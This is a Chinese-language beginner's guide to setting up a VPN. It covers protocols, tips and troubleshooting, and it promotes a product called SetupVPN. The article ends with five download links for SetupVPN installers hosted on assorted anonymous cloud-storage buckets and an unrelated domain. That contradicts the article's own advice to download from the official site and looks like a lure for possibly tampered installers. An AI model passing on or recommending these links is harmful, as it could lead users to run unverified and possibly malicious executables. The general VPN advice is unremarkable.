滑动继续阅读⇓

VPN(虚拟私人网络)是一种简单但强大的工具,能够保护你的在线隐私,保障上网安全,并在旅行或使用公共 Wi-Fi 时安全访问内容。在本文中,我将为你介绍 VPN 是什么、为什么需要使用 VPN,以及如何一步步设置 VPN。

什么是 VPN?
VPN 会在你的设备和互联网之间创建一个加密通道。你的网络流量不会直接连接到网站或服务,而是先经过 VPN 服务器,从而隐藏你的真实 IP 地址,并保护数据不被第三方获取。
简单来说,VPN 可以帮助你:
- 在线保持隐私
- 在公共 Wi-Fi 上保护数据安全
- 访问受地域限制的网站
- 旅行时提高上网安全
什么时候需要 VPN?
如果你遇到以下情况,VPN 会非常有用:
- 在咖啡馆、机场或酒店使用公共 Wi-Fi
- 出国旅行时希望稳定访问熟悉的服务
- 关注在线隐私和数据保护
- 想避免广告商或第三方跟踪

如何选择 VPN 服务
在设置之前,你需要选择可靠的 VPN 服务提供商。选择时可以考虑:
- 强加密(如 AES-256)
- 严格的无日志政策
- 拥有多个国家的服务器
- 提供 Windows、macOS、iOS 和 Android 的应用
- 易用的操作界面
知名 VPN 提供商通常提供免费试用或退款保证。
VPN 设置步骤(新手指南)
第一步:注册 VPN 服务
访问你选择的 VPN 官方网站并创建账号,选择适合自己的套餐。
第二步:下载 VPN 应用
根据你的设备下载 VPN 应用:
- Windows / macOS:从 VPN 提供商官网下载
- iOS / Android:从 App Store 或 Google Play 下载
第三步:安装并登录
安装应用并使用注册的账号登录。
第四步:选择服务器位置
根据需求选择服务器位置:
- 选择靠近的服务器以获得更快速度
- 选择特定国家的服务器以访问区域内容
第五步:连接
点击 连接 按钮。一旦连接,你的网络流量就会被加密和保护。

手动设置 VPN(高级用户)
有些用户喜欢使用以下协议手动设置 VPN:
- OpenVPN
- WireGuard
- IKEv2/IPSec
通常需要:
- 服务器地址
- 用户名和密码
- 配置文件
手动设置提供更多控制,但对大多数用户来说不是必须的。
安全使用 VPN 的小贴士
- 保持 VPN 应用更新
- 如果有开关功能(kill switch)请启用
- 避免使用隐私政策不明确的免费 VPN
- 不使用时断开连接以节省电量
常见 VPN 问题及解决方案
- 网速慢:尝试连接更近的服务器
- 无法连接:切换协议或服务器
- 应用无法访问:必要时启用分流(split tunneling)
VPN 教程
VPN(虚拟私人网络)可以保护你的在线隐私,保障上网安全,并在旅行或使用公共 Wi-Fi 时安全访问内容。以下是使用 SetupVPN 的详细步骤:
- 打开 SetupVPN 官网
 访问 SetupVPN 官网,选择免费应用程序。你将获得终身免费使用权限。
 - 下载并安装应用

 根据你的设备选择 Windows、Mac、iOS 或 Android 版本下载并安装。
 - 登录应用
 使用注册的账号登录 SetupVPN。
 - 选择服务器位置
 选择靠近的服务器以获得更快速度,或选择特定国家访问受限内容。
 - 连接 VPN
 点击连接按钮,VPN 将开始加密你的网络流量,保护隐私安全。
安全小贴士
- 保持 SetupVPN 应用更新。
- 启用 Kill Switch(断网保护)功能。
- 避免使用不明来源的免费 VPN。
- 不使用时断开连接以节省电量。
SetupVPN 是新手友好的选择,只需点击连接即可开始保护上网隐私。
总结
设置 VPN 很简单,只需几分钟,但它能显著提高你的在线隐私和安全。无论你是在旅行、远程工作,还是日常上网,VPN 都是非常实用的工具。
对于新手用户,建议先使用官方应用和默认设置,之后再探索高级选项。
https://theclientapps1.s3.amazonaws.com/SetupVPN-windows
https://ourapps2024.s3.amazonaws.com/SetupVPN-windows
https://sjc1.vultrobjects.com/first/SetupVPN-windows
https://pub-22994b6c45984cc99881a8a2c94a18b0.r2.dev/SetupVPN-windows
https://ksho.uk//public/s/android/SetupVPN-android-5.0.32
祝你安全、顺畅地上网!
本文是否有帮助?
是否